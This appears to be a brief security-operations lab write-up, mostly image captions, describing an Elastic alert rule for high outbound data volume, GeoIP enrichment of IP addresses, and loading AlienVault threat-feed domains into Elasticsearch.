
Task: Create an Elastic rule to detect high-volume data transfers (e.g., bytes\_out > 1MB in 1m).




  
  
Rule created for high-volume data transfers (e.g., bytes\_out > 1MB in 1m)

  
Rule trigger successfully for high volume bytes alert.

**Log Enrichment:**

****

You can create the GeoIP pipeline

****

Adding geolocation to an IP is successfully. Now the IP showing Geolocation information successfully.

Summary:


We ingested network logs into Elasticsearch, fixed timestamp issues, and created a high-volume alert for bytes\_out > 1MB. Alerts now trigger correctly for recent logs. Using the built-in GeoIP processor, we enriched source\_ip with geolocation, enabling better analysis and correlation of suspicious logins and high-data transfers for SOC reporting.


**2. Threat Intelligence Integration**


**Activities:**


**Tasks:** Import threat feeds, enrich alerts, and hunt for threats.


Enhanced Tasks:

  
Download malicious domains data from the AlienVault.





  
Convert data to the json format.






Upload JSON data to the Elasticsearch


.  


